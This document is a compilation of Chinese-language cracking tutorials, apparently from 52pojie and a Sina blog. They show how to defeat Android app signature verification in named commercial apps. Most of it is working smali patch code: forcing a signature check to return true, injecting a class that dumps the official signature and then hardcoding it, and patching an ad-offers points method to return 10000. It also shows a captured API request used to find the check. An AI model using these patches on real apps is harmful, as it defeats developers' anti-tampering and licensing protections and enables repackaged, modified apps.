
由于 Android 系统的开源性和免费性 使其二次打包成为非常容易的事情。非法者可以通过解包对 APP 执行植入恶意代码的操作 如修改版权、广告、病毒、内置收费等等，不管从性能还是用户体验上 都会给使用者造成很大的困扰。所以有安全意识公司出品的 APP 都会对自己的程序做出一定的防止二次打包的举措。

下面就以"腾讯电池管家 V2.0"为例 说说 APP 的签名保护：
APP 的机器唯一识别原理就是依靠包名（是指解包后的如 com.tencent.powermanager_8）和签名来做鉴定的。
所以 签名保护就是自己程序内部在启动的时候可以通过获取 APK 本身的签名然后对比正确的签名来识别自己是否被二次打包。

获取应用签名的 Java 代码是：

```
PackageInfo packageInfo = getPackageManager().getPackageInfo(
getPackagename(), PackageManager.GET_SIGNATURES);
Signature[] signs = packageInfo.signatures;
```
其中 "Signature"对应的 Smali 代码是：
Landroid/content/pm/PackageInfo;->signatures:[Landroid/content/pm/Signature

打开 APK 改之理 搜索 Landroid/content/pm/PackageInfo;->signatures:[Landroid/content/pm/Signature 如下图：



点击打开第一个 看到属于 Method“S(Ljava/lang/String;)Ljava/lang/String”

然后 Ctrl+F 在该 Smali 搜索“->S”，看看哪里引用了这个方法，得到 Method“gy()Z” 浏览代码：

```
.line 127

#获取本地签名信息，并保存在 v0 中
invoke-direct {p0, v0}, Lqpm/ct;->S(Ljava/lang/String;)Ljava/lang/String;

move-result-object v0

.line 128
iget-object v1, p0, Lqpm/ct;->vh:Ljava/util/Properties;

const-string v2, "signature"

#获取正确的签名信息，并处存在 v1 中
```

```
    invoke-virtual {v1, v2}, Ljava/util/Properties;->getProperty(Ljava/lang/String;)Ljava/lang/String;

    move-result-object v1
```

再看最后面：

```
  invoke-static {v2, v3}, Lqpm/fm;->d(Ljava/lang/String;Ljava/lang/Object;)V

    .line 133

    #判断 v0,v1 是否相等
    invoke-virtual {v0, v1}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z

    move-result v0

    #返回 v0 的值

    return v0
```

又因为 Method gy()Z 知，需返回 v0 的布尔值 所以只需将 v0 锁定为 1 即可，则只需修改最后返回值

```
    invoke-virtual {v0, v1}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z

    move-result v0
    const/4 v0,0x1
    return v0
```

修改之后 重新打包编译即可执行..

http://blog.sina.com.cn/s/blog_92b6d74d0101faks.html

BT 种子搜索 1.5.7 签名校验破解过程简介

软件有积分限制，有广告，这里不做破解介绍。只简单介绍签名破解部分。

反编译软件，在 smali\com\txbnx（软件代码目录）搜索“signatures”，定位到 getSign 方法：

```
.method public static getSign(Landroid/content/Context;)Ljava/lang/String;
.locals 6
.param p0, "context" # Landroid/content/Context;

.prologue
.line 374
const-string v4, ""

sget-object v5, Lcom/txbnx/torrentsearcher/Utils;->mPublicKey:Ljava/lang/String;

invoke-virtual {v4, v5}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z

move-result v4

if-nez v4, :cond_0

.line 375
sget-object v4, Lcom/txbnx/torrentsearcher/Utils;->mPublicKey:Ljava/lang/String;

.line 385
:goto_0
return-object v4
```

```
.line 376
:cond_0
invoke-virtual {p0}, Landroid/content/Context;->getPackageManager()Landroid/content/pm/PackageManager;

move-result-object v2

.line 378
.local v2, "pm":Landroid/content/pm/PackageManager;
:try_start_0
invoke-virtual {p0}, Landroid/content/Context;->getPackageName()Ljava/lang/String;

move-result-object v4

const/16 v5, 0x40

invoke-virtual {v2, v4, v5}, Landroid/content/pm/PackageManager;->getPackageInfo(Ljava/lang/String;I)Landroid/content/pm/PackageInfo;

move-result-object v1

.line 380
.local v1, "packageinfo":Landroid/content/pm/PackageInfo;
iget-object v4, v1, Landroid/content/pm/PackageInfo;->signatures:[Landroid/content/pm/Signature;

const/4 v5, 0x0

aget-object v3, v4, v5
```

```
.line 382
.local v3, "sign":Landroid/content/pm/Signature;
invoke-virtual {v3}, Landroid/content/pm/Signature;->toCharsString()Ljava/lang/String;

move-result-object v4

sput-object v4, Lcom/txbnx/torrentsearcher/Utils;->mPublicKey:Ljava/lang/String;

.line 383
sget-object v4, Lcom/txbnx/torrentsearcher/Utils;->mPublicKey:Ljava/lang/String;
:try_end_0
.catch Ljava/lang/Exception; {:try_start_0 .. :try_end_0} :catch_0

goto :goto_0

.line 384
.end local v1 # "packageinfo":Landroid/content/pm/PackageInfo;
.end local v3 # "sign":Landroid/content/pm/Signature;
:catch_0
move-exception v0

.line 385
.local v0, "e":Ljava/lang/Exception;
const/4 v4, 0x0

goto :goto_0
.end method
```

上面方法大概意思就是获取软件的签名，然后将签名转为字符串，并保存到 V4 寄存器中（红色字体部分）。

想过签名校验，必须知道官方签名时 V4 的值。

参考我的另一篇 smali 注入帖（http://www.52pojie.cn/thread-255754-1-1.html），这里构造个 crack.smali，代码如下：

```
.class public Lcrack;
.super Ljava/lang/Object;
.source "crack.java"

.method public static puts(Ljava/lang/String;)V
    .locals 7

    .prologue
    :try_start_0

    const-string v3, "/sdcard/debug.txt"


    new-instance v2, Ljava/io/FileOutputStream;

    const/4 v5, 0x0

    invoke-direct {v2, v3, v5}, Ljava/io/FileOutputStream;-><init>(Ljava/lang/String;Z)V

    .line 19
    new-instance v4, Ljava/io/OutputStreamWriter;

    const-string v5, "gb2312"
```

```
invoke-direct {v4, v2, v5}, Ljava/io/OutputStreamWriter;-><init>(Ljava/io/OutputStream;Ljava/lang/String;)V

.line 21
invoke-virtual {v4, p0}, Ljava/io/OutputStreamWriter;->write(Ljava/lang/String;)V

.line 23
invoke-virtual {v4}, Ljava/io/OutputStreamWriter;->flush()V

.line 25
invoke-virtual {v4}, Ljava/io/OutputStreamWriter;->close()V

.line 27
invoke-virtual {v2}, Ljava/io/FileOutputStream;->close()V
:try_end_0
.catch Ljava/lang/Exception; {:try_start_0 .. :try_end_0} :catch_0

.line 37

:cond_0
:goto_0
return-void

.line 30
:catch_0
move-exception v0

.line 34
```

```
    const-string v5, "debug"

    const-string v6, "file write error"

    invoke-static {v5, v6}, Landroid/util/Log;->e(Ljava/lang/String;Ljava/lang/String;)I

    goto :goto_0
.end method
```

上面代码大概作用是保存字符串寄存器的值 vx 到/sdcard/debug.txt。

把构造好的 crack.smali 放入 smali 根目录。

修改 getSign 方法，如下（红色部分为修改内容）：

```
.method public static getSign(Landroid/content/Context;)Ljava/lang/String;
.locals 6
.param p0, "context" # Landroid/content/Context;

.prologue
.line 374
const-string v4, ""

sget-object v5, Lcom/txbnx/torrentsearcher/Utils;->mPublicKey:Ljava/lang/String;

invoke-virtual {v4, v5}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z

move-result v4

if-nez v4, :cond_0
```

```
.line 375
sget-object v4, Lcom/txbnx/torrentsearcher/Utils;->mPublicKey:Ljava/lang/String;

.line 385
:goto_0
return-object v4

.line 376
:cond_0
invoke-virtual {p0}, Landroid/content/Context;->getPackageManager()Landroid/content/pm/PackageManager;

move-result-object v2

.line 378
.local v2, "pm":Landroid/content/pm/PackageManager;
:try_start_0
invoke-virtual {p0}, Landroid/content/Context;->getPackageName()Ljava/lang/String;

move-result-object v4
const-string v4, "/sdcard/download/bt.apk"

const/16 v5, 0x40

invoke-virtual {v2, v4, v5},
Landroid/content/pm/PackageManager;->getPackageArchiveInfo(Ljava/lang/String;I)Landroid/content/pm/PackageInfo;

move-result-object v1
```

```
.line 380
.local v1, "packageinfo":Landroid/content/pm/PackageInfo;
iget-object v4, v1, Landroid/content/pm/PackageInfo;->signatures:[Landroid/content/pm/Signature;

const/4 v5, 0x0

aget-object v3, v4, v5

.line 382
.local v3, "sign":Landroid/content/pm/Signature;
invoke-virtual {v3}, Landroid/content/pm/Signature;->toCharsString()Ljava/lang/String;

move-result-object v4

invoke-static {v4}, Lcrack;->puts(Ljava/lang/String;)V

sput-object v4, Lcom/txbnx/torrentsearcher/Utils;->mPublicKey:Ljava/lang/String;
.line 383
sget-object v4, Lcom/txbnx/torrentsearcher/Utils;->mPublicKey:Ljava/lang/String;
:try_end_0
.catch Ljava/lang/Exception; {:try_start_0 .. :try_end_0} :catch_0

goto :goto_0

.line 384
.end local v1 # "packageinfo":Landroid/content/pm/PackageInfo;
.end local v3 # "sign":Landroid/content/pm/Signature;
```

```
:catch_0
move-exception v0

.line 385
.local v0, "e":Ljava/lang/Exception;
const/4 v4, 0x0

goto :goto_0
.end method
```

保存修改后，回编译软件并签名。把官方版 apk 改名为“bt.apk”并放到/sdcard/download/目录下。

上面修改主要利用了 getPackageInfo 和 getPackageArchiveInfo 的相同点与不同点。

两者都可以用来获取软件的签名信息。getPackageInfo 根据包名读取已安装的软件的签名，getPackageArchiveInfo 根据路径读取 APK 压缩包的签名。详情查看谷歌安卓文档。

安装并运行编译好的软件。

打开/sdcard/debug.txt，大致内容如下：

30820241308201aaa0030201020204529c4740300d06092a864886f70d01010505003064310b3009060355040613024e310f300d060355040806e995bfe698a5310f300d060355040706e995bfe698a5310e300c060355040a13057478626e78310e300c060355040b13057478626e783113301106035504031 30a5375706572205469616e3020170d3133313230323038333932385a180f3231313331313038303833932385a3064310b3009060355040613024e310f300d060355040806e995bfe698a5310f300d060355040706e995bfe698a5310e300c060355040a13057478626e78310e300c060355040b13057478626e783113301106035504031 30a5375706572205469616e30819f300d06092a864886f70d010101050003818d0030818902818100c397d7d03201ed740daf59d196541f61642243f3153cf513

8b6dcde581487a0b894509a8631db75fadb6b8ccaa2e9914f3b3fb7266faee0982282e13e3435d3f774ff5aafcd0c6b8bad15964681bed2a82f442294ae537848bcb8fdcf3317f3989526c21ffc5f29b3a50c2a5f904ca4932d1e5060c206c6c14ec3a20815f2e370203010001300d06092a864886f70d01010505000381810004253771a3f6510e73ff76eee94f81ee1491813140c7930d89e70a8ba53d19418abfd30d2b3afc0a97288c53d4adeab08c34a05e55507ef16ab51431b33295c7c2faf8b84e4f7e2cd927bb1184cdd84ca2ef2b2d16191cabdb649ee592b26521c8b1d09b0f4d24b332885fad12b4289d83742ecac5e696604d6a3b9013b97415
复制该内容。

重新修改 getSign 方法，如下：

```
.method public static getSign(Landroid/content/Context;)Ljava/lang/String;
.locals 6
.param p0, "context" # Landroid/content/Context;

.prologue
.line 374
const-string v4, ""

sget-object v5, Lcom/txbnx/torrentsearcher/Utils;->mPublicKey:Ljava/lang/String;

invoke-virtual {v4, v5}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z

move-result v4

if-nez v4, :cond_0

.line 375
sget-object v4, Lcom/txbnx/torrentsearcher/Utils;->mPublicKey:Ljava/lang/String;

.line 385
:goto_0
```

```
return-object v4

.line 376
:cond_0
invoke-virtual {p0}, Landroid/content/Context;->getPackageManager()Landroid/content/pm/PackageManager;

move-result-object v2

.line 378
.local v2, "pm":Landroid/content/pm/PackageManager;
:try_start_0
invoke-virtual {p0}, Landroid/content/Context;->getPackageName()Ljava/lang/String;

move-result-object v4

const/16 v5, 0x40

invoke-virtual {v2, v4, v5}, Landroid/content/pm/PackageManager;->getPackageInfo(Ljava/lang/String;I)Landroid/content/pm/PackageInfo;

move-result-object v1

.line 380
.local v1, "packageinfo":Landroid/content/pm/PackageInfo;
iget-object v4, v1, Landroid/content/pm/PackageInfo;->signatures:[Landroid/content/pm/Signature;

const/4 v5, 0x0

aget-object v3, v4, v5
```

```
.line 382
.local v3, "sign":Landroid/content/pm/Signature;
invoke-virtual {v3}, Landroid/content/pm/Signature;->toCharsString()Ljava/lang/String;

move-result-object v4

const-string v4,
"30820241308201aaa0030201020204529c4740300d06092a864886f70d01010505003064310b3009060355040461302434e310f300d06035504080c06e995bfe69
8a5310f300d06035504070c06e995bfe698a5310e300c060355040a13057478626e78310e300c060355040b13057478626e7831133011060355040313 0a5375706
572205469616e3020170d313331323032303833932385a180f323131333131303830383339323 85a3064310b3009060355040461302434e310f300d0603550408
0c06e995bfe698a5310f300d06035504070c06e995bfe698a5310e300c060355040a13057478626e78310e300c060355040b13057478626e783113301106035504
03130a5375706572205469616e30819f300d06092a864886f70d010101050003818d0030818902818100c397d7d03201ed740daf59d196541f61642243f3153cf51
38b6dcde581487a0b894509a8631db75fadb6b8ccaa2e9914f3b3fb7266faee0982282e13e3435d3f774ff5aafcd0c6b8bad15964681bed2a82f442294ae537848bcb
8fdcf3317f3989526c21ffc5f29b3a50c2a5f904ca4932d1e5060c206c6c14ec3a20815f2e370203010001300d06092a864886f70d0101050500038181 0004253771a
3f6510e73ff76eee94f81ee1491813140c7930d89e70a8ba53d19418abfd30d2b3afc0a97288c53d4adeab08c34a05e55507ef16ab51431b33295c7c2faf8b84e4f7e2
cd927bb1184cdd84ca2ef2b2d16191cabdb649ee592b26521c8b1d09b0f4d24b332885fad12b4289d83742ecac5e696604d6a3b9013b97415"

sput-object v4, Lcom/txbnx/torrentsearcher/Utils;->mPublicKey:Ljava/lang/String;

.line 383
sget-object v4, Lcom/txbnx/torrentsearcher/Utils;->mPublicKey:Ljava/lang/String;
:try_end_0
.catch Ljava/lang/Exception; {:try_start_0 .. :try_end_0} :catch_0

goto :goto_0

.line 384
```

```
.end local v1 # "packageinfo":Landroid/content/pm/PackageInfo;
.end local v3 # "sign":Landroid/content/pm/Signature;
:catch_0
move-exception v0

.line 385
.local v0, "e":Ljava/lang/Exception;
const/4 v4, 0x0

goto :goto_0
.end method
```

相比官方版 getSign 方法，修改部分为红色字体（无换行）。删除 crack.smali，保存并回编译。到此签名校验破解结束。

官方版链接: http://pan.baidu.com/s/1ntLqkDr 密码: c1ut
破解版不上传，需要的自己破解，也别找我要。
http://www.52pojie.cn/thread-279542-1-1.html

BT 种子搜索器 ver1.5.7 去签名验证的两种方式及破解过程

- 这个应用程序修改打包重新安装，在点击搜索时会出现限制，很明显是本身做了验证操作。

一、从 Smali 文件入手，进行签名代码查找。

落花无痕的方法：http://www.52pojie.cn/thread-279542-1-1.html

搜索关键词“signatures”的方式很巧妙，并不是全局搜索，而是在主代码区 smali\com\txbnx 进行搜索，定位准确 结果简单好找了。神奇的竟然只有一个结果，找到.Method getSign：

```
.method public static getSign(Landroid/content/Context;)Ljava/lang/String;
    .locals 6
    .param p0, "context"    # Landroid/content/Context;

    .prologue
    .line 374
    //初始化 v4 为空
    const-string v4, ""
    //读取 com/txbnx/torrentsearcher/Utils 方法中的 mPublicKey 字符串 赋给 v5
    sget-object v5, Lcom/txbnx/torrentsearcher/Utils;->mPublicKey:Ljava/lang/String;
    //判断 v4,v5 是否相等 并返回为 v4 布尔值
    invoke-virtual {v4, v5}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z

    move-result v4

    if-nez v4, :cond_0

    .line 375
    sget-object v4, Lcom/txbnx/torrentsearcher/Utils;->mPublicKey:Ljava/lang/String;

    .line 385
    :goto_0
    return-object v4

    .line 376
    :cond_0
```

```
    //引用获取已安装包信息的方法 getPackageManager()
    invoke-virtual {p0}, Landroid/content/Context;->getPackageManager()Landroid/content/pm/PackageManager;

    move-result-object v2

    .line 378
    .local v2, "pm":Landroid/content/pm/PackageManager;
    :try_start_0
    //获取包名字符串并保存在 v4 中
    invoke-virtual {p0}, Landroid/content/Context;->getPackageName()Ljava/lang/String;

    move-result-object v4

    const/16 v5, 0x40

    invoke-virtual {v2, v4, v5},
Landroid/content/pm/PackageManager;->getPackageInfo(Ljava/lang/String;I)Landroid/content/pm/PackageInfo;

    move-result-object v1

    .line 380
    .local v1, "packageinfo":Landroid/content/pm/PackageInfo;
    //获取包信息里面的签名
    iget-object v4, v1, Landroid/content/pm/PackageInfo;->signatures:[Landroid/content/pm/Signature;

    const/4 v5, 0x0

    aget-object v3, v4, v5
```

```
    .line 382
    .local v3, "sign":Landroid/content/pm/Signature;
    //将签名信息转换为字符串 并保存在 v4 寄存器中
    invoke-virtual {v3}, Landroid/content/pm/Signature;->toCharsString()Ljava/lang/String;

    move-result-object v4

    sput-object v4, Lcom/txbnx/torrentsearcher/Utils;->mPublicKey:Ljava/lang/String;

    .line 383
    sget-object v4, Lcom/txbnx/torrentsearcher/Utils;->mPublicKey:Ljava/lang/String;
    :try_end_0
    .catch Ljava/lang/Exception; {:try_start_0 .. :try_end_0} :catch_0

    goto :goto_0

    .line 384
    .end local v1  # "packageinfo":Landroid/content/pm/PackageInfo;
    .end local v3  # "sign":Landroid/content/pm/Signature;
    :catch_0
    move-exception v0

    .line 385
    .local v0, "e":Ljava/lang/Exception;
    const/4 v4, 0x0

    goto :goto_0
.end method
```

上面就是方法获取 apk 签名并将其转换为字符串的流程，返回值为 v4。
下面我们构造一个 smali 注入文件：

```
.class public Lcrack;
.super Ljava/lang/Object;
.source "crack.java"
 //写入文件操作
.method public static puts(Ljava/lang/String;)V
   .locals 7
   .prologue
   :try_start_0
   const-string v3, "/sdcard/debug.txt"
   new-instance v2, Ljava/io/FileOutputStream;
   const/4 v5, 0x0
   invoke-direct {v2, v3, v5}, Ljava/io/FileOutputStream;->(Ljava/lang/String;Z)V
   .line 19
   new-instance v4, Ljava/io/OutputStreamWriter;
   const-string v5, "gb2312"
   invoke-direct {v4, v2, v5}, Ljava/io/OutputStreamWriter;->(Ljava/io/OutputStream;Ljava/lang/String;)V
   .line 21
   invoke-virtual {v4, p0}, Ljava/io/OutputStreamWriter;->write(Ljava/lang/String;)V
   .line 23
   invoke-virtual {v4}, Ljava/io/OutputStreamWriter;->flush()V
   .line 25
   invoke-virtual {v4}, Ljava/io/OutputStreamWriter;->close()V
```

```
    .line 27
    invoke-virtual {v2}, Ljava/io/FileOutputStream;->close()V
    :try_end_0
    .catch Ljava/lang/Exception; {:try_start_0 .. :try_end_0} :catch_0
    .line 37
    :cond_0
    :goto_0
    return-void
    .line 30
    :catch_0
    move-exception v0
    .line 34
    const-string v5, "debug"
    const-string v6, "file write error"
    invoke-static {v5, v6}, Landroid/util/Log;->e(Ljava/lang/String;Ljava/lang/String;)I
    goto :goto_0
.end method
```

上面代码的作用是保存字符串寄存器的值 vx 到路径/sdcard/debug.txt。将其保存为 crack.smali 以后放在 smali 的根目录下。
修改 getSign 方法如下：

```
...
...
invoke-virtual {p0}, Landroid/content/Context;->getPackageName()Ljava/lang/String;
```

```
move-result-object v4
//将 v4 的路径固定在/sdcard/download/bt.apk
const-string v4, "/sdcard/download/bt.apk"

const/16 v5, 0x40
//getPackageInfo 读取已安装包的签名；getPackageArchiveInfo 读取未安装包的签名
invoke-virtual {v2, v4, v5},
Landroid/content/pm/PackageManager;->getPackageArchiveInfo(Ljava/lang/String;I)Landroid/content/pm/PackageInfo;

move-result-object v1
...
...
.local v3, "sign":Landroid/content/pm/Signature;
invoke-virtual {v3}, Landroid/content/pm/Signature;->toCharsString()Ljava/lang/String;

move-result-object v4
//引用 crack 里的 puts 方法，将原版的签名字符串信息保存在/sdcard/debug.txt
invoke-static {v4}, Lcrack;->puts(Ljava/lang/String;)V

sput-object v4, Lcom/txbnx/torrentsearcher/Utils;->mPublicKey:Ljava/lang/String;
.line 383
sget-object v4, Lcom/txbnx/torrentsearcher/Utils;->mPublicKey:Ljava/lang/String;
...
...
```

保存修改后，回编译软件并签名。把官方版 apk 改名为“bt.apk”并放到/sdcard/download/目录下。安装并运行编译好的软件。
然后打开打开/sdcard/debug.txt，大致内容如下：
30820241308201...604d6a3b9013b97415
重新修改原来的 getSign 方法 如下：

```
...
...
.local v3, "sign":Landroid/content/pm/Signature;
invoke-virtual {v3}, Landroid/content/pm/Signature;->toCharsString()Ljava/lang/String;

move-result-object v4
//将 v4 赋值为官方签名的字符串即可。
const-string v4, "30820241308201...604d6a3b9013b97415"

sput-object v4, Lcom/txbnx/torrentsearcher/Utils;->mPublicKey:Ljava/lang/String;
...
...
```

此方式去除签名校验结束。

二、模拟机里网络抓包去除签名&破解

这个方法是天哥视频教程的：http://www.52pojie.cn/thread-262838-1-1.html

想想这个软件也就是搜索搜索电影资源表面上看，向服务器提交文本框需要搜索的字符串；但实际上提交的数据一定不单单这些吧，因为它还有积分的限制。具体我们抓包看看，快速识别该软件 Post 数据要抓住关键词“search”，很容易将找到了。于是我们看

GET /action.php?action=search_tr&key_word=JcX1AuPWGiFIEkolViQbSQ-e1ckJ32bOx2GtcWJNUVxOdQhkFbI&deviceid=454981469867057&device_id_encrypted=03484de29746fe94d84e1582d71da3431f1e4fa2&point=10&page=1&page_size=20 HTTP/1.1

将该包内的 Hypertext Transfer Protocol 段以字节（仅打印文本）的形式复制出来，得到以下：

GET /action.php?action=search_tr&key_word=JcX1AuPWGiFIEkh1X3FISA-V0Zsl3TaenTYngbTEpJjGoO.txl0f-LThgPvFmODrbZKMpf2nQ74&deviceid=454981469867057&device_id_encrypted=03484de29746fe94d84e1582d71da3431f1e4fa2&point=10&page=1&page_size=20 HTTP/1.1
Cookie: BAEID=5EA149B298812D6992F255FA8839CB98:FG=1;version=157;public_key=30820241308201...604d6a3b9013b97415
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.0.4; GT-I9300 Build/IMM76D)
Host: trseacher.duapp.com
Connection: Keep-Alive
Accept-Encoding: gzip

以上包含的信息有：
主站：trseacher.duapp.com
GET 信息：/action.php?action=search_tr&key_word=JcX1AuPWGiFIEkh1X3FISA- V0Zsl3TaenTYngbTEpJjGoO.txl0f-LThgPvFmODrbZKMpf2nQ74&deviceid=454981469867057&device_id_encrypted=03484de29746fe94d84e1582d71da3431f1e4fa2&point=10&page=1&page_size=20
链接保持活跃。
可以通过来回变换搜索的关键字来，丙炔抓取修改后的网络传输包。容易知道：key_word 是搜索的关键词；deviceid 是设备 号；device_id_encrypted 设备号加密后的字符串；point 是该设备上的积分。Cookies 里则包含了软件信息，version 是软 件版本、public_key 则可能是签名字符串。从而就能很明了的修改 smali 文件了。
①直接搜索“public_key”来绕过签名验证：

```
const-string v4, ";public_key="

invoke-virtual {v3, v4}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
```

```
move-result-object v3
//下面接的是该类下 mPublicKey 字符串的值
sget-object v4, Lcom/txbnx/torrentsearcher/Utils;->mPublicKey:Ljava/lang/String;

invoke-virtual {v3, v4}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

move-result-object v3
```

然后再在改 smali 文件里搜索“mPublicKey”赋值的地方：

```
invoke-virtual {v3}, Landroid/content/pm/Signature;->toCharsString()Ljava/lang/String;

move-result-object v4
//强给 v4 赋值
const-string v4,"30820241308201...604d6a3b9013b97415"

sput-object v4, Lcom/txbnx/torrentsearcher/Utils;->mPublicKey:Ljava/lang/String;
```

②搜索“point=”破解软件积分，虽然有三处 但是对照 GET 可以很快确定修改处：

```
const-string v11, "&point="
```

```
    invoke-virtual {v10, v11}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

    move-result-object v10

    iget-object v11, p0,
Lcom/txbnx/torrentsearcher/fragments/SearchFragment$SearchThread;->this$0:Lcom/txbnx/torrentsearcher/fragments/Sea
rchFragment;

    # getter for: Lcom/txbnx/torrentsearcher/fragments/SearchFragment;->mContext:Landroid/content/Context;
    invoke-static {v11},
Lcom/txbnx/torrentsearcher/fragments/SearchFragment;->access$4(Lcom/txbnx/torrentsearcher/fragments/SearchFragment
;)Landroid/content/Context;

    move-result-object v11
    //通过获取 com/baidu/mobads/appoffers/OffersManager 类中的 getPoints 方法的返回值来传递积分
    invoke-static {v11}, Lcom/baidu/mobads/appoffers/OffersManager;->getPoints(Landroid/content/Context;)I

    move-result v11

    invoke-virtual {v10, v11}, Ljava/lang/StringBuilder;->append(I)Ljava/lang/StringBuilder;

    move-result-object v10
```

所以找到 com/baidu/mobads/appoffers/OffersManager 类中的 getPoints 方法修改如下：

```
    invoke-static {p0}, Lcom/baidu/mobads/appoffers/OffersManager;->a(Landroid/content/Context;)Z
```

```
move-result v0

if-nez v0, :cond_0

const/4 v0, 0x0

:goto_0
//强赋值
const/16 v0,0x2710
return v0
```

完毕！

http://blog.sina.com.cn/s/blog_92b6d74d0102uyoh.html

八门神器 - GameKiller 中的防破解技术（附 2.60 免注册版）

